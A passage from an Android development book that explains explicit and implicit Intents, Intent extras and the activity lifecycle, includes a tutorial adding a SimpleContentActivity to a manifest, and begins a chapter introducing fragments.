If the activity you intend to launch is one of your own, you may find it simplest to create an explicit `Intent`, naming the component you wish to launch. For example, from within your activity, you could create an `Intent` like this:

```
new Intent(this, HelpActivity.class);
```

This would stipulate that you wanted to launch the `HelpActivity`. This activity would need to be named in your `AndroidManifest.xml` file.

In `Activities/Explicit`, `ExplicitIntentsDemoActivity` has a `showOther()` method tied to its `Button` widget's `onClick` attribute. That method will use `startActivity()` with an explicit `Intent`, identifying `OtherActivity`:

```
package com.commonsware.android.exint;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;

public class ExplicitIntentsDemoActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
```

```
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }

  public void showOther(View v) {
    startActivity(new Intent(this, OtherActivity.class));
  }
}
```

Our launched activity shows the button:


*Figure 129: The Explicit Intents Demo, As Launched*

Clicking the button brings up the other activity:





*Figure 130: The Explicit Intents Demo, After Clicking the Button*

Clicking BACK would return us to the first activity. In this respect, the BACK button in Android works much like the BACK button in your Web browser.

## Using Implicit Intents

The explicit `Intent` approach works fine when the activity to be started is one of yours.

However, you can also start up activities from the operating system or third-party apps. In those cases, though, you will not have a Java `Class` object representing the other activity in your project, so you cannot use the `Intent` constructor that takes a `Class`.

Instead, you will use what are referred as the "implicit" `Intent` structure, which looks an *awful* lot like how the Web works.

If you have done any work on Web apps, you are aware that HTTP is based on verbs applied to URIs:

- We want to `GET` this image
- We want to `POST` to this script or controller
- We want to `PUT` to this REST resource
- Etc.

Android's implicit `Intent` model works much the same way, just with a *lot* more verbs.

For example, suppose you get a latitude and longitude from somewhere (e.g., body of a tweet, body of a text message). You decide that you want to display a map on those coordinates. There are ways that you can embed a Google Map directly in your app — and we will see how in a later chapter — but that is complicated and assumes the user wants Google Maps. It would be better if we could create some sort of generic "hey, Android, display an activity that shows a map for this location" request.

As it turns out, we can, as is illustrated in the `Activities/Launch` sample project.

We have a `LaunchDemo` activity that uses a layout containing two `EditText` widgets and a `Button`, among other things:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <LinearLayout
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:orientation="horizontal">

    <TextView
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:paddingLeft="2dip"
      android:paddingRight="4dip"
      android:text="@string/location"/>

    <EditText
      android:id="@+id/lat"
      android:layout_width="0dip"
      android:layout_height="wrap_content"
      android:layout_weight="1"
      android:inputType="numberDecimal|numberSigned"
```

```
      android:hint="@string/lat"/>

    <EditText
      android:id="@+id/lon"
      android:layout_width="0dip"
      android:layout_height="wrap_content"
      android:layout_weight="1"
      android:inputType="numberDecimal|numberSigned"
      android:hint="@string/lon"/>
  </LinearLayout>

  <Button
    android:id="@+id/map"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:onClick="showMe"
    android:text="@string/show_me"/>

</LinearLayout>
```

The `Button` is tied to a `showMe()` method on the activity itself, where we want to bring up a map on the latitude and longitude entered into the `EditText` widgets:

```
package com.commonsware.android.activities;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.widget.EditText;

public class LaunchDemo extends Activity {
  private EditText lat;
  private EditText lon;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    lat=(EditText)findViewById(R.id.lat);
    lon=(EditText)findViewById(R.id.lon);
  }

  public void showMe(View v) {
    String _lat=lat.getText().toString();
    String _lon=lon.getText().toString();
    Uri uri=Uri.parse("geo:"+_lat+","+_lon);

    startActivity(new Intent(Intent.ACTION_VIEW, uri));
  }
}
```

Just as HTTP uses a verb and a URI, Android uses an action and a `Uri`. The standard `Uri` structure to express a location is one that uses the `geo:` scheme, followed by the latitude and longitude in decimal degrees (e.g., `geo:37.760829,-122.416111`). Assembling this as a string is a matter of concatenation, but we then need to convert it to a `Uri` via calling `Uri.parse()`. Then, we can use an action called `ACTION_VIEW` to try to display a map on that location.

When launched, the user is presented with our data entry form:





*Figure 131: The Launch Demo, As Initially Launched*

We can fill in a latitude and longitude, replacing the values displayed as the "hints" in the fields by the `android:hint` attribute:





*Figure 132: The Launch Demo, After Data Entry*

If the device has one application that responds to an `ACTION_VIEW` `Intent` on a `geo:` scheme, clicking the "Show Me!" button will bring up a map on that location:





*Figure 133: A Map Showing the Electronic Frontier Foundation*

We will discuss what happens if there are no applications set up to handle this `Intent`, or if there is more than one, in a later chapter.

# Extra! Extra!

Sometimes, we may wish to pass some data from one activity to the next. For example, we might have a `ListActivity` showing a collection of our model objects (e.g., books) and we have a separate `DetailActivity` to show information about a specific model object. Somehow, `DetailActivity` needs to know which model object to show.

One way to accomplish this is via `Intent` extras.

There are a series of `putExtra()` methods on `Intent` to allow you to supply key/value pairs of data to be bundled into the `Intent`. While you cannot pass arbitrary objects, most primitive data types are supported, as are strings and some types of lists.

Any activity can call `getIntent()` to retrieve the `Intent` used to start it up, and then can call various forms of `get... Extra()` (with the `...` indicating a data type) to retrieve any bundled extras.

For example, let's take a look at the `Activities/Extras` sample project.

This is mostly a clone of the `Activities/Explicit` sample from earlier in this chapter. However, this time, our first activity will pass an extra to the second:

```
package com.commonsware.android.extra;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;

public class ExtrasDemoActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }

  public void showOther(View v) {
    Intent other=new Intent(this, OtherActivity.class);

    other.putExtra(OtherActivity.EXTRA_MESSAGE, getString(R.string.other));
    startActivity(other);
  }
}
```

We create the `Intent` as before, but then call `putExtra()`, suppling a key (a static string named `OtherActivity.EXTRA_MESSAGE`) and a value (the `R.string.other` string resource). Then, and only then, do we call `startActivity()`.

Our revised `OtherActivity` then retrieves that extra, along with the inflated `TextView` (via `findViewById()`) and pours that text in:

```
package com.commonsware.android.extra;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class OtherActivity extends Activity {
  public static final String EXTRA_MESSAGE="msg";

  @Override
  public void onCreate(Bundle savedInstanceState) {
```

```
    super.onCreate(savedInstanceState);
    setContentView(R.layout.other);

    TextView tv=(TextView)findViewById(R.id.msg);

    tv.setText(getIntent().getStringExtra(EXTRA_MESSAGE));
  }
}
```

Visually, the result is the same. Functionally, the text to be shown is passed from one activity to the next.

## Asynchronicity and Results

Note that `startActivity()` is asynchronous. The other activity will not show up until sometime after you return control of the main application thread to Android.

Normally, this is not much of a problem. However, sometimes one activity might start another, where the first activity would like to know some "results" from the second. For example, the second activity might be some sort of "chooser", to allow the user to pick a file or contact or song or something, and the first activity needs to know what the user chose. With `startActivity()` being asynchronous, it is clear that we are not going to get that sort of result as a return value from `startActivity()` itself.

To handle this scenario, there is a separate `startActivityForResult()` method. While it too is asynchronous, it allows the newly-started activity to supply a result (via a `setResult()` method) that is delivered to the original activity via an `onActivityResult()` method. We will examine `startActivityForResult()` in greater detail in a later chapter.

## Schroedinger's Activity

An activity, generally speaking, is in one of four states at any point in time:

1. *Active*: the activity was started by the user, is running, and is in the foreground. This is what you are used to thinking of in terms of your activity's operation.
2. *Paused*: the activity was started by the user, is running, and is visible, but another activity is overlaying part of the screen. During this time, the user can see your activity but may not be able to interact with it. This is a

relatively uncommon state, as most activities are set to fill the screen, not have a theme that makes them look like some sort of dialog box.
3. *Stopped*: the activity was started by the user, is running, but it is hidden by other activities that have been launched or switched to.
4. *Dead*: the activity was destroyed, perhaps due the user pressing the BACK button.

# Life, Death, and Your Activity

Android will call into your activity as the activity transitions between the four states listed above.

Note that for all of these, you should chain upward and invoke the superclass' edition of the method, or Android may raise an exception.

## `onCreate()` and `onDestroy()`

We have been implementing `onCreate()` in all of our `Activity` subclasses in all the examples. This will get called in two primary situations:

- When the activity is first started (e.g., since a system restart), `onCreate()` will be invoked with a `null` parameter.
- If the activity had been running and you have set up your activity to have different resources based on different device states (e.g., landscape versus portrait), your activity will be re-created and `onCreate()` will be called. We will discuss this scenario in greater detail later in this book.

Here is where you initialize your user interface and set up anything that needs to be done once, regardless of how the activity gets used.

On the other end of the lifecycle, `onDestroy()` may be called when the activity is shutting down, such as because the activity called `finish()` (which "finishes" the activity) or the user presses the BACK button. Hence, `onDestroy()` is mostly for cleanly releasing resources you obtained in `onCreate()` (if any), plus making sure that anything you started up outside of lifecycle methods gets stopped, such as background threads.

Bear in mind, though, that `onDestroy()` may not be called. This would occur in a few circumstances:

- You crash with an unhandled exception
- The user force-stops your application, such as through the Settings app
- Android has an urgent need to free up RAM (e.g., to handle an incoming phone call), wants to terminate your process, and cannot take the time to call all the lifecycle methods

Hence, `onDestroy()` is very likely to be called, but it is not guaranteed.

Also, bear in mind that it may take a long time for `onDestroy()` to be called. It is called quickly if the user presses BACK to finish the foreground activity. If, however, the user presses HOME to bring up the home screen, your activity is not immediately destroyed. `onDestroy()` will not be called until Android does decide to gracefully terminate your process, and that could be seconds, minutes, or hours later.

### `onStart()`, `onRestart()`, and `onStop()`

An activity can come to the foreground either because it is first being launched, or because it is being brought back to the foreground after having been hidden (e.g., by another activity, by an incoming phone call).

The `onStart()` method is called in either of those cases. The `onRestart()` method is called in the case where the activity had been stopped and is now restarting.

Conversely, `onStop()` is called when the activity is about to be stopped. It too may not be called, for the same reasons that `onDestroy()` would not be called. However, `onStop()` is usually called fairly quickly after the activity is no longer visible, so the odds that `onStop()` will be called are even higher than that of `onDestroy()`.

### `onPause()` and `onResume()`

The `onResume()` method is called just before your activity comes to the foreground, either after being initially launched, being restarted from a stopped state, or after a pop-up dialog (e.g., incoming call) is cleared. This is a great place to refresh the UI based on things that may have occurred since the user last was looking at your activity. For example, if you are polling a service for changes to some information (e.g., new entries for a feed), `onResume()` is a fine time to both refresh the current view and, if applicable, kick off a background thread to update the view (e.g., via a `Handler`).

Conversely, anything that steals your user away from your activity — mostly, the activation of another activity — will result in your `onPause()` being called. Here, you should undo anything you did in `onResume()`, such as stopping background threads, releasing any exclusive-access resources you may have acquired (e.g., camera), and the like.

Once `onPause()` is called, Android reserves the right to kill off your activity's process at any point. Hence, you should not be relying upon receiving any further events.

So, what is the difference between `onPause()` and `onStop()`? If an activity comes to the foreground that fills the screen, your current foreground activity will be called with `onPause()` and `onStop()`. If, however, an activity comes to the foreground that does *not* fill the screen, your current foreground activity will only be called with `onPause()`.

### Stick to the Pairs

If you initialize something in `onCreate()`, clean it up in `onDestroy()`.

If you initialize something in `onStart()`, clean it up in `onStop()`.

If you initialize something in `onResume()`, clean it up in `onPause()`.

In other words, stick to the pairs. For example, do not initialize something in `onStart()` and try to clean it up on `onPause()`, as there are scenarios where `onPause()` may be called multiple times in succession (i.e., user brings up a non-full-screen activity, which triggers `onPause()` but not `onStop()`, and hence not `onStart()`).

Which pairs of lifecycle methods you choose is up to you, depending upon your needs. You may decide that you need two pairs (e.g., `onCreate()`/`onDestroy()` and `onResume()`/`onPause()`). Just do not mix and match between them.

## When Activities Die

So, what all gets rid of an activity? What can trigger the chain of events that results in `onDestroy()` being called?

First and foremost, when the user presses the BACK button, the foreground activity will be destroyed, and control will return to the previous activity in the user's

navigation flow (i.e., whatever activity they were on before the now-destroyed activity came to the foreground).

You can accomplish the same thing by calling `finish()` from your activity. This is mostly for cases where some other UI action would indicate that the user is done with the activity (e.g., the activity presents a list for the user to choose from — clicking on a list item might close the activity). However, please do not artificially add your own "exit", "quit", or other menu items or buttons to your activity — just allow the user to use normal Android navigation options, such as the BACK button.

If none of your activities are in the foreground any more, your application's process is a candidate to be terminated to free up RAM. As noted earlier, depending on circumstances, Android may or may not call `onDestroy()` in these cases (`onPause()` and `onStop()` would have been called when your activities left the foreground).

If the user causes the device to go through a "configuration change", such as switching between portrait and landscape, Android's default behavior is to destroy your current foreground activity and create a brand new one in its place. We will cover this more in a later chapter.

And, if your activity has an unhandled exception, your activity will be destroyed, though Android will not call any more lifecycle methods on it, as it assumes your activity is in an unstable state.

## Walking Through the Lifecycle

To see when these various lifecycle methods get called, let's examine the `Activities/Lifecycle` sample project.

This project is the same as the `Activities/Extras` project, except that our two activities no longer inherit from `Activity` directly. Instead, we introduce a `LifecycleLoggingActivity` as a base class and have our activities inherit from it:

```
package com.commonsware.android.lifecycle;

import android.app.Activity;
import android.os.Bundle;
import android.util.Log;

public class LifecycleLoggingActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
```

```
    Log.d(getClass().getSimpleName(), "onCreate()");
  }

  @Override
  public void onRestart() {
    super.onRestart();

    Log.d(getClass().getSimpleName(), "onRestart()");
  }

  @Override
  public void onStart() {
    super.onStart();

    Log.d(getClass().getSimpleName(), "onStart()");
  }

  @Override
  public void onResume() {
    super.onResume();

    Log.d(getClass().getSimpleName(), "onResume()");
  }

  @Override
  public void onPause() {
    Log.d(getClass().getSimpleName(), "onPause()");

    super.onPause();
  }

  @Override
  public void onStop() {
    Log.d(getClass().getSimpleName(), "onStop()");

    super.onStop();
  }

  @Override
  public void onDestroy() {
    Log.d(getClass().getSimpleName(), "onDestroy()");

    super.onDestroy();
  }
}
```

All `LifecycleLoggingActivity` does is override each of the lifecycle methods mentioned above and emit a debug line to LogCat indicating who called what.

When we first launch the application, our first batch of lifecycle methods is invoked, in the expected order:

```
04-01 11:47:21.437: D/ExplicitIntentsDemoActivity(1473): onCreate()
04-01 11:47:21.827: D/ExplicitIntentsDemoActivity(1473): onStart()
04-01 11:47:21.827: D/ExplicitIntentsDemoActivity(1473): onResume()
```

If we click the button on the first activity to start up the second, we get:

```
04-01 11:47:54.776: D/ExplicitIntentsDemoActivity(1473): onPause()
04-01 11:47:54.877: D/OtherActivity(1473): onCreate()
04-01 11:47:54.947: D/OtherActivity(1473): onStart()
04-01 11:47:54.974: D/OtherActivity(1473): onResume()
04-01 11:47:55.347: D/ExplicitIntentsDemoActivity(1473): onStop()
```

Notice that our first activity is paused before the second activity starts up, and that `onStop()` is delayed on the first activity until after the second activity has appeared.

If we press the BACK button on the second activity, returning to the first activity, we see:

```
04-01 11:48:54.807: D/OtherActivity(1473): onPause()
04-01 11:48:54.857: D/ExplicitIntentsDemoActivity(1473): onRestart()
04-01 11:48:54.857: D/ExplicitIntentsDemoActivity(1473): onStart()
04-01 11:48:54.857: D/ExplicitIntentsDemoActivity(1473): onResume()
04-01 11:48:55.257: D/OtherActivity(1473): onStop()
04-01 11:48:55.257: D/OtherActivity(1473): onDestroy()
```

Notice how, once again, going onto the screen happens in between `onPause()` and `onStop()` of the activity leaving the screen. Also notice that `onDestroy()` is called immediately after `onStop()`, because the activity was finished via the BACK button.

If we now press the HOME button, to bring the home screen activity to the foreground, we see:

```
04-01 11:50:30.347: D/ExplicitIntentsDemoActivity(1473): onPause()
04-01 11:50:32.227: D/ExplicitIntentsDemoActivity(1473): onStop()
```

There is a delay between `onPause()` and `onStop()` as the home screen does its display work, and there is no `onDestroy()`, because the application is still running

and nothing finished the activity. Eventually, the device will terminate our process, and if that happens normally, we would see the `onDestroy()` LogCat message.

## Recycling Activities

Let us suppose that we have three activities, named A, B, and C. A starts up an instance of B based on some user input, and B later starts up an instance of C through some more user input.

Our "activity stack" is now A-B-C, meaning that if we press BACK from C, we return to B, and if we press BACK from B, we return to A.

Now, let's suppose that from C, we wish to navigate back to A. For example, perhaps the user pressed the icon on the left of our action bar, and we want to return to the "home activity" as a result, and in our case that happens to be A. If C calls `startActivity()`, specifying A, we wind up with an activity stack that is A-B-C-A.

That's because starting an activity, by default, creates a new instance of that activity. So, now we have two independent copies of A.

Sometimes, this is desired behavior. For example, we might have a single `ListActivity` that is being used to "drill down" through a hierarchical data set, like a directory tree. We might elect to keep starting instances of that same `ListActivity`, but with different extras, to show each level of that hierarchy. In this case, we would want independent instances of the activity, so the BACK button behaves as the user might expect.

However, when we navigate to the "home activity", we may not want a separate instance of A.

How to address this depends a bit on what you want the activity stack to look like after navigating to A.

If you want an activity stack that is B-C-A — so the existing copy of A is brought to the foreground, but the instances of B and C are left alone — then you can add `FLAG_ACTIVITY_REORDER_TO_FRONT` to your `Intent` used with `startActivity()`:

```
Intent i=new Intent(this, HomeActivity.class);

i.setFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
startActivity(i);
```

If, instead, you want an activity stack that is just A — so if the user presses BACK, they exit your application — then you would add two flags: `FLAG_ACTIVITY_CLEAR_TOP` and `FLAG_ACTIVITY_SINGLE_TOP`:

```
Intent i=new Intent(this, HomeActivity.class);

i.setFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP | Intent.FLAG_ACTIVITY_SINGLE_TOP);
startActivity(i);
```

This will finish all activities in the stack between the current activity and the one you are starting — in our case, finishing C and B.

# Tutorial #8 - Setting Up An Activity

Of course, it would be nice if those "Help" and "About" menu choices that we added in the previous tutorial actually did something.

In this tutorial, we will define another activity class, one that will be responsible for displaying simple content like our help text and "about" details. And, we will arrange to start up that activity when those action bar items are selected. The activity will not actually display anything meaningful yet, as that will be the subject of the next few tutorials.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Creating the Stub Activity Class

First, we need to define the Java class for our new activity, `SimpleContentActivity`.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. That will bring up a dialog box for defining the new class:





*Figure 134: Eclipse New Class Activity*

Fill in `SimpleContentActivity` in the "Name" field. Then, click the "Browse..." button next to the "Superclass" field, and type in `Sherlock` in the field at the top of the resulting dialog:





*Figure 135: Eclipse Superclass Selection Dialog*

Choose `SherlockFragmentActivity` from the list, and click "OK" to close up that dialog. Then, click "Finish" to close up the new-class dialog. This will create your new Java class, albeit with no methods. That is OK, as we do not need any methods at this time.

### Outside of Eclipse

Create a `src/com/commonsware/empublite/SimpleContentActivity.java` source file, with the following content:

```
package com.commonsware.empublite;

import com.actionbarsherlock.app.SherlockFragmentActivity;

public class SimpleContentActivity extends SherlockFragmentActivity {

}
```

## Step #2: Adding the Activity to the Manifest

If an activity was created in a forest and nobody was there to see it, does the activity really exist?

Or, to be a bit less oblique, simply creating the activity class is insufficient for it to be used. We also need to add an `<activity>` element to the manifest, so other parts of our code can start up the activity.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Double-click on `AndroidManifest.xml` in your project, and click over to the Application sub-tab. Scroll down to the "Application Nodes" list, then click the "Add..." button adjacent to that list. Choose "Activity" from the list of available items, and click "OK" to close up the dialog. This adds an empty activity entry in your manifest:


*Figure 136: Manifest Application Nodes, With New Activity*

Click the "Browse..." button to the right of the "Name" field. There will be a short pause while Eclipse scans your project for subclasses of `Activity`. In a moment, a list should appear, with `SimpleContentActivity` in it. Click on `SimpleContentActivity`, then click the "OK" button to make this choice. At this point, you can save your file (e.g., `<Ctrl>-<S>`).

## Outside of Eclipse

Open up the `AndroidManifest.xml` file in an editor and add an `<activity>` element, as a child of the `<application>` element, with an `android:name="SimpleContentActivity"` attribute, to the file. The result should resemble:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.empublite"
  android:versionCode="1"
```

```
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="9"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"
    android:xlargeScreens="true"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock.Light.DarkActionBar">
    <activity
      android:name=".EmPubLiteActivity"
      android:label="@string/title_activity_em_pub_lite">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <activity android:name="SimpleContentActivity">
    </activity>
  </application>

</manifest>
```

## Step #3: Launching Our Activity

Now that we have declared that the activity exists and can be used, we can start using it.

Go into `EmPubLiteActivity` and modify `onOptionsItemSelected()` to add in some logic in the `R.id.about` and `R.id.help` branches, as shown below:

```
  @Override
  public boolean onOptionsItemSelected(MenuItem item) {
    switch (item.getItemId()) {
      case android.R.id.home:
        return(true);

      case R.id.about:
        Intent i=new Intent(this, SimpleContentActivity.class);
        startActivity(i);

        return(true);
```

```
      case R.id.help:
        i=new Intent(this, SimpleContentActivity.class);
        startActivity(i);

        return(true);
    }

    return(super.onOptionsItemSelected(item));
  }
```

In those two branches, we create an `Intent`, pointing at our new `SimpleContentActivity`. Then, we call `startActivity()` on that `Intent`. Right now, both `help` and `about` do the same thing — we will add some smarts to have them load up different content later in this book.

You will need to add an import for `android.content.Intent` to get this to compile.

If you run this app in a device or emulator, and you choose either the Help or About menu choices, what appears to happen is that the `ProgressBar` vanishes. In reality, what happens is that our `SimpleContentActivity` appeared, but empty, as we have not given it a full UI yet.

## In Our Next Episode…

… we will begin using fragments in our tutorial project.

# The Tactics of Fragments

Fragments are an optional layer you can put between your activities and your widgets, designed to help you reconfigure your activities to support screens both large (e.g., tablets) and small (e.g., phones).

This chapter will cover basic uses of fragments, including supporting fragments on pre-Android 3.0 devices.

## The Six Questions

In the world of journalism, the basics of any news story consist of six questions, the Five Ws and One H. Here, we will apply those six questions to help frame what we are talking about with respect to fragments.

### What?

Fragments are not activities, though they can be used by activities.

Fragments are not containers (i.e., subclasses of `ViewGroup`), though typically they create a `ViewGroup`.

Rather, you should think of fragments as being units of UI reuse. You define a fragment, much like you might define an activity, with layouts and lifecycle methods and so on. However, you can then host that fragment in one or several activities, as needed.

Functionally, fragments are Java classes, extending from a base `Fragment` class. As we will see, there are two versions of the `Fragment` class, one native to API Level 11 and one supplied by the Android Support package.

## Where??

Since fragments are Java classes, your fragments will reside in one of your application's Java packages. The simplest approach is to put them in the same Java package that you used for your project overall and where your activities reside, though you can refactor your UI logic into other packages if needed.

## Who?!?

Typically, you create fragment implementations yourself, then tell Android when to use them. Some third-party Android library projects may ship fragment implementations that you can reuse, if you so choose.

## When?!!?

Some developers start adding fragments from close to the outset of application development — that is the approach we will take in the tutorials. And, if you are starting a new application from scratch, defining fragments early on is probably a good idea. That being said, it is entirely possible to "retrofit" an existing Android application to use fragments, though this may be a lot of work. And, it is entirely possible to create Android applications without fragments at all.

Fragments were introduced with Android 3.0 (API Level 11, a.k.a., Honeycomb).

## WHY?!?!?

Ah, this is the big question. If we have managed to make it this far through the book without fragments, and we do not necessarily need fragments to create Android applications, what is the point? Why would we bother?

The primary rationale for fragments was to make it easier to support multiple screen sizes.

Android started out supporting phones. Phones may vary in size, from tiny ones with less than 3" diagonal screen size (e.g., Sony Ericsson X10 mini), to monsters that are over 5" (e.g., Samsung Galaxy Note). However, those variations in screen size pale in comparison to the differences between phones and tablets, or phones and TVs.

Some applications will simply expand to fill larger screen sizes. Many games will take this approach, simply providing the user with bigger interactive elements,

